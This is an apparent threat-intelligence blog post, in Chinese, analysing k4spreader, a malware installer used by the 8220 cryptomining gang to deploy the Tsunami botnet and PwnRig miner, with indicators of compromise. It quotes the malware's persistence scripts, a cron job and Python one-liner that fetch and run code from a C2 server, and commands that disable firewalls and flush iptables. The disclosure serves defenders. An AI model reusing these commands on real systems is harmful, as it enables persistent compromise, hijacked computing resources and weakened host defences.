

[Backdoor](#)

8220挖矿团伙的新玩具：k4spreader

**daji, Acey9, zhangzaifeng**

2024年6月25日 • 12 min read



二、概述

二、漏洞利用和C&C访问量

三、样本分析

1、系统持久化

- i. (1) 修改bash启动配置文件
- i. (2) 通过/etc/init.d添加系统服务
- i. (3) 通过/etc/systemd/system添加系统服务

2、从CC下载执行文件

- i. (1) 下载2.gif和ld.py
- i. (2) 下载bi.64和bin.64
- i. (3) 新版本规范了文件下载流程：
base64+gzip+json

3、从自身释放bi.64和bin.64执行

i. (1) bi.64 -> Tsunami

i. (2) bin.64 -> PwnRig

4、k4spreader的其他辅助功能

i. (1) 关闭防火墙、放行所有网络流量

i. (2) 清理其他恶意进程

i. (3) 日志打印、检测已运行实例

四、k4spreader的shell版本

总结

IoC

一、概述

2024年6月17号我们发现了一个VT 0检测的使用c语言编写的ELF样本，这个样本使用变形的upx加壳，脱壳后得到了另一个变形的upx加壳的elf文件，使用cgo的方式编写。经过分析发现这是来自“8220”挖矿团伙的新工具，用来安装其他恶意软件执行，主要是构建Tsunami DDoS僵尸网络和安装PwnRig挖矿程序。根据样本中的函数名称将其命名为“**k4spreader**”，进一步分析了VT的和蜜罐的数据后，发现k4spreader尚处于开发阶段，但已经出现3个变种，因此在这做一个简单介绍。

“8220”团伙：又被称为“Water Sigbin”，是一个来自中国的、自2017年以来持续活跃的挖矿团伙，2017年11月，使用当时还是0day状态的Weblogic反序列化漏洞（CVE-2017-10271）入侵服务器植入挖矿木马，这是第一次被公开披露的使用0day漏洞入侵服务器植入挖矿木马的案例。该团伙擅长利用反序列化、未授权访问等漏洞攻击Windows和Linux服务器，随后下载僵尸网络程序、挖矿程序、端口扫描工具等对主机进行控制和恶意利用。之前挖矿是该团伙主要活跃领域，但是加入Tsunami僵尸网络后也可发起DDoS攻击，因此已不单纯是开展恶意挖矿的黑客团伙。

文章重点概括：

- 1) k4spreader属于“8220”挖矿团伙的新工具，是个安装器，视野内最早出现在2024年2月
- 2) k4spreader用cgo编写，包括系统持久化、下载更新自身、释放其他恶意软件执行

- 3) k4spreader存在shell版本，整体功能一样，可以理解为k4spreader是shell版本的二进制实现
- 4) k4spreader目前会释放Tsunami和PwnRig，释放方式包括从C2下载、从自身释放两种方式
- 5) k4spreader尚处于开发阶段，目前观察到三个版本

二、漏洞利用和C&C访问量

我们的大网威胁感知系统也观察到了k4spreader的传播，目前样本较少，主要利用了下面几个漏洞。

```
CVE_2020_14882  
JBoss_AS_3456_RCE  
YARN_API_RCE
```

我们的**passiveDNS**系统也观察到了k4spreader的CC访问情况，这些CC不只是k4spreader在用，“8220”团伙的其他shell脚本和矿池也在用，所以活跃量还是比较大的，如下是近三个月的数据。

```
dw.c4kdeliver.top, 29万次命中, 最后活跃时间在今年2月底  
run.sck-dns.ws 最近3个月, 23万次命中  
run.sck-dns.cc 无命中  
c4k-ircd.pwndns.pw 最近半年命中, 22万次  
pwn.oraclebservice.top 最近4个月命中, 3000多次  
run.on-demand.pw 最近3天命中1600多次, 总量在万级别  
fbi.su1001-2.top 最活跃时期在去年2, 3月份, 一个月命中了2万多次, 最近一次活跃时间距现在有4个月了
```


三、样本分析

k4spreader的三个版本中，v1/v2只有一层变形upx加壳，为了提高静态免杀效果，v3变成了两层upx壳，事实也是如此，现在的杀软对变形upx加壳样本的整体检测

率不太理想，并且k4spreader把运行过程中的所有二进制文件都做了upx加壳处理。k4spreader是cgo方式实现的程序，核心功能用go编写，k4spreader的版本进化也是功能代码增加的过程，整体来说：

- v1：实现了基础的持久化功能、下载更新自身、释放内嵌的Tsunami/PwnRig执行
- v2：在v1基础上修改了cc域名、关闭防火墙、放行所有网络流量、检查自身运行状态、规范了样本下载流程
- v3：在v2基础上再次修改cc域名、增加日志打印功能、检测不同的运行时端口、其他细节改动

k4spreader的核心流程如下：



k4spreader的整体功能如下，下面不再按照具体版本进行讲解，而是从功能角度出发展开描述，涉及的所有IoC详见文章末尾部分。

1、系统持久化

(1) 修改**bash**启动配置文件

k4spreader_utils_AddLineToBashProfile()函数会修改.bash_profile即bash shell启动文件，增加下面的内容，功能是复制自身到/bin/klbsystem4，执行后删除文件。修改之后把.bash_profile设置为不可更改权限chattr +ia，防止其他人修改（**k4spreader**修改文件之前都会先chattr -ia，修改后再 +ia）。新版本也把klbsystem4改到了klbsystem5。

```
cp -f -r -- %s /bin/klbsystem4 2>/dev/null && /bin/klbsystem4 >/dev/null 2>&1 &&
```

(2) 通过/etc/init.d添加系统服务

k4spreader_utils_SetupAndStartKnlibService()函数会通过创建/etc/init.d/knlib文件的方式创建服务knlib，内容如下，新版本把服务名字改为了dpkg-deb-package。

```
#!/bin/bash
### BEGIN INIT INFO
# Provides:          knlib
# Required-Start:
# Required-Stop:
```

```
# Default-Start:      2 3 4 5
# Default-Stop:
# Short-Description: knlibsystem
### END INIT INFO
cp -f -r -- /bin/knlib /bin/klbsystem4 2>/dev/null
cd /bin 2>/dev/null
nohup ./klbsystem4 >/dev/null 2>&1 &
rm -rf -- klbsystem4 2>/dev/null
```

(3) 通过/etc/systemd/system添加系统服务

k4spreader_utils_CreateSystemService()函数会通过创建/etc/systemd/system/knlibe.service文件的方式创建系统服务，内容如下，新版本把服务名字改为了dpkg-deb-package.service。

```
[Unit]
Description=knlib
Wants=network.target
After=syslog.target network-online.target

[Service]
Type=forking
ExecStart=/bin/bash -c 'cp -f -r -- /bin/knlib /bin/klbsystem4 2>/dev/null && /bin
Restart=always
KillMode=process

[Install]
WantedBy=multi-user.target
Default-Start=2 3 4 5
```

2、从CC下载执行文件

(1) 下载2.gif和d.py

k4spreader_utils_GetDownloadRoute()会通过bash -c 执行下面这段指令来创建计划任务，每10分钟执行一次，下载2.gif和d.py两个文件执行。

```
echo '*/10 * * * * (curl -s %s/2.gif || wget -q -O - %s/2.gif || lwp-download %s/2.
base64内容如下:
python -c 'import urllib;exec(urllib.urlopen("http://185.172.128.146:443/d.py").rea
```

2.gif是一个bash脚本，准确来说就是k4spreader的shell版本，因此功能大致和k4spreader相同，详见下文分析。**d.py**是一个python脚本，功能是下载<http://185.172.128.146:443/bin>，实际就是下载新版本k4spreader执行，关键代码如下。

(2) 下载bi.64和bin.64

k4spreader还会构造如下两个url下载执行，bi.64和bin.64分别是8220团伙魔改的Tsunami僵尸网络和PwnRig挖矿病毒，详细分析见下文。

```
http://185.172.128.146:443/bi.64  
http://185.172.128.146:443/bin.64
```

(3) 新版本规范了文件下载流程：base64+gzip+json

新版本增加了一个main_executarProcessarComandoC2_ptr()函数，专门用于从C2下载样本，这也增加了下载流程的规范性，比如首先会拼接下面两个URL进行访问：

```
http://run.sck-dns.ws/sys/index.php  
http://run.sck-dns.cc/sys/index.php
```

响应数据经过gzip压缩以及base64编码：

```
H4sIAAAAAAAyWKSQqAIBRA955CXIc/0wa8TNgACmli3zbR3UtcvuEhLL19N6EjWnKtpk1ReV0FLSIUQ0
```

还原后得到json格式的内容：

```
{  
    "command": "d_",
    "url": "http://185.172.128.146:443/bin",
    "path": "/var/tmp/shit",
    "run": "0",
    "timeout": 30
}
```

其中包含了五个设计好的字段，表明从哪进一步下载后续的样本，保存到何处以及如何执行：

3、从自身释放bi.64和bin.64执行

除了从CC下载的方式以外，k4spreader还把恶意程序硬编码在了自身数据中，k4spreader_utils_ExecuteEmbeddedBin()函数会释放内嵌的恶意文件执行，目前来说主要是Tsunami僵尸网络和PwnRig挖矿病毒。k4spreader内置了一个ELF文件表，硬编码了的这个表的起始地址，运行时会根据这个起始地址遍历所有文件，释放到/tmp目录，文件表的结构如下图所示，每个文件结构之间相隔2*16个字节（64位程序）。不排除后续会增加其他恶意软件的可能性。

bi.64和bin.64分别是“8220”团伙魔改的Tsunami和PwnRig，这不是“8220”团伙的新操作，早在2021年5月份就出现了相关行为，这两个文件是相对较老的文件，可能是开发阶段用于测试。对这两个文件的详细分析见[《8220 Gangs Recent use of Custom Miner and Botnet》](#)，本文不再展开叙述。

(1) **bi.64 -> Tsunami**

Tsunami是流行的僵尸网络家族，通过IRC协议进行控制和通信，主要功能包括远程控制和DDoS攻击，Tsunami的出现说明“8220”团伙增加了DDoS的业务，不再是单纯的挖矿团伙。

Tsunami:
63a86932a5bad5da32ebd1689aa814b3

IRC config:
昵称、用户名：随机生成
频道，聊天室：#.br
聊天室登录密码：ircbot456@

C2:
c4k-ircd.pwndns.pw
pwn.oracleservice.top
51.255.171.23

Port:
80
443

(2) **bin.64 -> PwnRig**

PwnRig基于开源的XMRig挖矿工具修改，用于门罗币挖矿，矿池和钱包地址如下：

```
Miner Pool:  
915aec68a5b53aa7681a461a122594d9  
fbi.su1001-2.top:80  
fbi.su1001-2.top:443  
fbi.su1001-2.top:8080  
  
b9f096559e923787ebb1288c93ce2902  
run.on-demand.pw:80  
run.on-demand.pw:8080  
run.on-demand.pw:443
```

```
Wallet: 46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5
```

4、k4spreader的其他辅助功能

(1) 关闭防火墙、放行所有网络流量

```
# 关闭系统防火墙  
ufw disable  
  
# 清空 iptables 规则，设置允许所有流量通过  
iptables -P INPUT ACCEPT  
iptables -P OUTPUT ACCEPT  
iptables -P FORWARD ACCEPT  
iptables -F  
  
# 清空预加载文件的内容  
chattr -ia /etc/ld.so.preload  
cat /dev/null > /etc/ld.so.preload
```

(2) 清理其他恶意进程

检测和清除系统中可疑的进程和计划任务，用来检测和清除其他恶意软件或者僵尸网络。

```
crontab -l | sed '/\.\.bashgo\|pastebin\|onion\|bprofr\|python\|curl\|wget\|\.\.sh/d' |  
cat /proc/mounts | awk '{print $2}' | grep -P '/proc/\d+' | grep -Po '\d+' | xargs  
pgrep -f 'meshagent|kdevchecker|ipv6_addrconfd|kworkerr|cpuhelp|deamon|kssoftriqd|pa
```

(3) 日志打印、检测已运行实例

其他的功能比如运行时打印下方的banner、打印操作状态信息，还有通过比较进程md5、比较进程端口等方式来判断是否已有k4spreader运行等功能。

打印日志信息，提示操作状态

```
[WAITING] Checking - Please wait...
[SUCCESS] [0] C - Operation successful
```

四、k4spreader的shell版本

上文提到的k4spreader会从C2下载一个名字叫做2.gif的文件执行，这个文件就是k4spreader的shell版本，已经存在相关分析，除了没有从自身释放硬编码的恶意文件之外，其他功能大体一致，使用了相同的IP（185.172.128.146）作为C2：

<https://www.uptycs.com/blog/8220-gang-cryptomining-cloud-based-infrastructure-cyber-threat>

总结

"8220"团伙是一个自2017年以来持续活跃的挖矿团伙，已被多次曝光，本次揭露的k4spreader是其新开发的二进制安装器，尚处于开发阶段。对我们的研究感兴趣的读者欢迎通过[Twitter](#)联系我们。

IoC

File

```
7bade55726a3a6e86d809836d1bc43f4f7702ecde9ceed80a09876c2eff8d4 - v1
f998aeb84da8b84723ca9fdbdeb565dbc7938bd0a0ce5f0981307b3e24bdf712 - v2
0897b1d3e3e453c160bf8d28a041eee3bd29e43a6f063faed7d3cb83a86b88cc - v2
a980b1b0387534da7c9a321f7d450c02087f7a8445fc86b77785da0c510bbaa8 - v2
31fd924b9a5747befdf61c03b02c90d3c2ba93c8e1a9f798e6dfefe23767e1ae - v3
20d08d27631ae9bab8f3cb7cddd9b35fb75e5bee5764072f77ac3b4513307838 - v3
d96b9b6d2427c3e8be2f87de474715d06b11b972 - 2.gif
a2b34f3cf584e90c13580e9e0f8b9306e9f6c9 - d.py
63a86932a5bad5da32ebd1689aa814b3 - Tsunami
915aec68a5b53aa7681a461a122594d9 - PwnRig
b9f096559e923787ebb1288c93ce2902 - PwnRig
```

Ip

```
185.172.128.146 Russia|Yamalo-Nenetskiy avtonomnyy okrug|Pangody AS50916|CityLink L
51.255.171.23 France|Hauts-de-France|Roubaix AS16276|OVH SAS
167.114.114.169 Canada|Quebec|Montreal AS16276|OVH SAS
```

Domain

```
dw.c4kdeliver.top
run.sck-dns.ws
run.sck-dns.cc
c4k-ircd.pwndns.pw
pwn.oracleservice.top
run.on-demand.pw
fbi.su1001-2.top
```

Wallet

```
46E9UKTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJz
```

What do you think?

3 Responses



Upvote



Funny



Love



Surprised



Angry



Sad

1 Comment

1 Login ▾

G

Join the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS

?

Name



Share

Best Newest Oldest